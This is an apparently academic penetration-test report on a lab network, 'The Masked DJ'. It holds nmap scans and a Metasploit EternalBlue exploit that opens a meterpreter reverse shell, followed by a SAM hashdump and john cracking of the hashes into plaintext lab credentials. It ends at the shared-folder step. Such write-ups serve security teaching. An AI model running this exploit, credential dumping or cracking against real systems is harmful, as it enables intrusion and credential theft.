Penetration Testing Final Report

ENPM634 - PENETRATION TESTING

Team Member

Shiv Ramolia 120193316
shikha Mehta 120222382
Ganesh more 120400001

Table of Contents

Executive Summary

The penetration test aimed to evaluate the security posture of **The Masked DJ's** IT infrastructure. The objectives were:


1. Determine vulnerabilities and assess the impact on confidentiality, integrity, and availability of data.
2. Exploit weaknesses to access sensitive information, including identifying the identity of "The Masked DJ."

The operation revealed critical security gaps that allowed unauthorized access to sensitive data, including employee credentials stored in plaintext. This led to the discovery of **The Masked DJ's** identity: **Professor Kevin Shivers**.

Technical Report


Initial Setup and Reconnaissance

- The infrastructure consisted of four machines:
    - Windows 7 (Booking Manager)




```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -oA nmap 192.168.20.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-23 15:58 EST
Nmap scan report for 192.168.20.137
Host is up (0.0011s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:6B:98:5F (VMware)
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Bookings-PC
|   NetBIOS computer name: BOOKINGS-PC\x00
|   Domain name: maskeddj.enpm809q
|   Forest name: maskeddj.enpm809q
|   FQDN: Bookings-PC.maskeddj.enpm809q
|_  System time: 2024-11-23T15:59:38-05:00
| smb2-time:
|   date: 2024-11-23T20:59:38
|_  start_date: 2024-11-23T20:58:26
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BOOKINGS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:6b:98:5f (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.25 seconds
```

    - Windows 10 (IT Manager)




```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -oA nmap 192.168.20.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-23 15:51 EST
Nmap scan report for 192.168.20.136
Host is up (0.00044s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-11-23T20:51:56+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ITAdmin-Desktop.maskeddj.enpm809q
| Not valid before: 2024-11-22T14:44:08
|_Not valid after:  2025-05-24T14:44:08
| rdp-ntlm-info:
|   Target_Name: MASKEDDJ
|   NetBIOS_Domain_Name: MASKEDDJ
|   NetBIOS_Computer_Name: ITADMIN-DESKTOP
|   DNS_Domain_Name: maskeddj.enpm809q
|   DNS_Computer_Name: ITAdmin-Desktop.maskeddj.enpm809q
|   Product_Version: 10.0.14393
|_  System_Time: 2024-11-23T20:51:51+00:00
MAC Address: 00:0C:29:CA:0B:39 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds
```

    - Windows Server 2016 (Active Directory)




```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -oA nmap 192.168.20.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-23 15:56 EST
Nmap scan report for 192.168.20.138
Host is up (0.0014s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-23 23:56:16Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Datacenter Evaluation 14393 microsoft-ds (workgroup: MASKEDDJ)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:0C:29:29:85:F6 (VMware)
Service Info: Host: MASKEDDJ-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter Evaluation 14393 (Windows Server 2016 Datacenter Evaluation 6.3)
|   Computer name: MASKEDDJ-DC
|   NetBIOS computer name: MASKEDDJ-DC\x00
|   Domain name: maskeddj.enpm809q
|   Forest name: maskeddj.enpm809q
|   FQDN: MASKEDDJ-DC.maskeddj.enpm809q
|_  System time: 2024-11-23T15:56:16-08:00
| smb2-time:
|   date: 2024-11-23T23:56:16
|_  start_date: 2024-11-23T23:54:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 5h39m59s, deviation: 4h37m07s, median: 2h59m59s
|_nbstat: NetBIOS name: MASKEDDJ-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:29:85:f6 (VMware)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.40 seconds
```

- Ubuntu (Webmaster)



```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -oA nmap 192.168.20.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-23 15:48 EST
Nmap scan report for 192.168.20.135
Host is up (0.00012s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:79:72:91:05:98:5b:63:f4:d0:cf:77:35:f3:21:0e (RSA)
|   256 80:f4:d3:bb:e4:0a:fa:7f:8f:17:95:40:48:e3:46:a3 (ECDSA)
|_  256 4e:24:d9:fc:3c:70:4f:6a:0e:8b:ca:2a:34:47:d0:e0 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: The Masked DJ
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:48:B6:EC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
```


- Inspection of the Ubuntu-hosted website uncovered a source code comment hinting at AWS-based data storage for a future migration.



Who is the Masked DJ?

No one knows! And that's the best part of it! Come for a night of great live music where you can dance and not focus on the DJ. Coming to all the biggest nightclubs!

See one of our club nights in action. MUCH DANCING!




```

<!-- Current site
      new one has some data in AWS for the migration
      Can't wait to be done with this junky old server!
                - webmaster 11/1/19
-->

<html>
<title>The Masked DJ</title>
<body>

<img src="maskeddj.jpg" align=center width=600>
<br><br>
<h1>Who is the Masked DJ?</h1>

No one knows!  And that's the best part of it!  Come for a night of great live music where you can dance and not focus on the DJ.  Coming to all the biggest nightclubs!

<h3>See one of our club nights in action.  MUCH DANCING!</h3>

<iframe width="420" height="315" src="https://www.youtube.com/embed/t_s8b1IzY5U">
</iframe>

<h3>Remaining 2019 Shows</h3>
<ul>
<li>11/18 - ENPM809Q 0101 - College Park
<li>11/21 - ENPM809Q 0201 - College Park
<li>11/23 - Space Ibiza
<li>11/26 - Cream Liverpool
<li>11/27 - Republik - Honolulu
<li>11/28 - Turkey Day @ Nation, DC (RIP!)
<li>12/7 - XS Nightclub - Las Vegas
<li>12/9 - Random Alleyway - College Park
</ul>

<h3>Unmasking 2020 Show</h3>
```

Targeting Windows 7 Machine

Objective: Exploit vulnerabilities on the Windows 7 machine to gain unauthorized access.

a. Identifying Vulnerabilities

The scan revealed that the Windows 7 machine was susceptible to the EternalBlue vulnerability (CVE-2017-0144), which exploits a flaw in the SMB protocol. This vulnerability is well-documented and can provide shell access to the target system.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.20.137   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.20.130   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

b. Exploitation Using EternalBlue

The team leveraged a tool to execute the EternalBlue exploit:

- Configured the exploit with the IP address of the Windows 7 machine.
- Established a reverse shell connection to gain access.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.20.130:4444
[*] 192.168.20.137:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.20.137:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.20.137:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.20.137:445 - The target is vulnerable.
[*] 192.168.20.137:445 - Connecting to target for exploitation.
[+] 192.168.20.137:445 - Connection established for exploitation.
[+] 192.168.20.137:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.20.137:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.20.137:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.20.137:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.20.137:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.20.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.20.137:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.20.137:445 - Sending all but last fragment of exploit packet
[*] 192.168.20.137:445 - Starting non-paged pool grooming
[+] 192.168.20.137:445 - Sending SMBv2 buffers
[+] 192.168.20.137:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.20.137:445 - Sending final SMBv2 buffers.
[*] 192.168.20.137:445 - Sending last fragment of exploit packet!
[*] 192.168.20.137:445 - Receiving response from exploit packet
[+] 192.168.20.137:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.20.137:445 - Sending egg to corrupted connection.
[*] 192.168.20.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.20.137
[*] Meterpreter session 1 opened (192.168.20.130:4444 → 192.168.20.137:49159) at 2024-11-23 16:38:01 -0500
[+] 192.168.20.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.20.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.20.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

c. Extracting Credentials

Once inside the machine:

- Tools were used to dump password hashes from the Security Account Manager (SAM) database.
- The hashes were cracked using an online service, revealing plaintext credentials:
    - Username: Bookings
    - Password: Passw0rd



```
┌──(root㉿kali)-[~]
└─# vi hashes.txt

┌──(root㉿kali)-[~]
└─# john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Administrator)
Passw0rd         (Bookings)
2g 0:00:00:00 DONE (2024-11-23 16:42) 200.0g/s 825600p/s 825600c/s 1305KC/s weston..lollypop1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


These credentials were stored in plain text, highlighting a critical security flaw.

Compromising Windows Server 2016

Objective: Use information from the Windows 7 machine to access sensitive files on the Windows Server.

a. Identifying SMB Vulnerabilities


The scan revealed open SMB ports (445) on the Windows Server 2016 machine. This indicated potential access to shared folders.



```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -oA nmap 192.168.20.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-23 15:56 EST
Nmap scan report for 192.168.20.138
Host is up (0.0014s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-23 23:56:16Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Datacenter Evaluation 14393 microsoft-ds (workgroup: MASKEDDJ)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:0C:29:29:85:F6 (VMware)
Service Info: Host: MASKEDDJ-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter Evaluation 14393 (Windows Server 2016 Datacenter Evaluation 6.3)
|   Computer name: MASKEDDJ-DC
|   NetBIOS computer name: MASKEDDJ-DC\x00
|   Domain name: maskeddj.enpm809q
|   Forest name: maskeddj.enpm809q
|   FQDN: MASKEDDJ-DC.maskeddj.enpm809q
|_  System time: 2024-11-23T15:56:16-08:00
| smb2-time:
|   date: 2024-11-23T23:56:16
|_  start_date: 2024-11-23T23:54:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 5h39m59s, deviation: 4h37m07s, median: 2h59m59s
|_nbstat: NetBIOS name: MASKEDDJ-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:29:85:f6 (VMware)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.40 seconds
```

b. Accessing Shared Folders

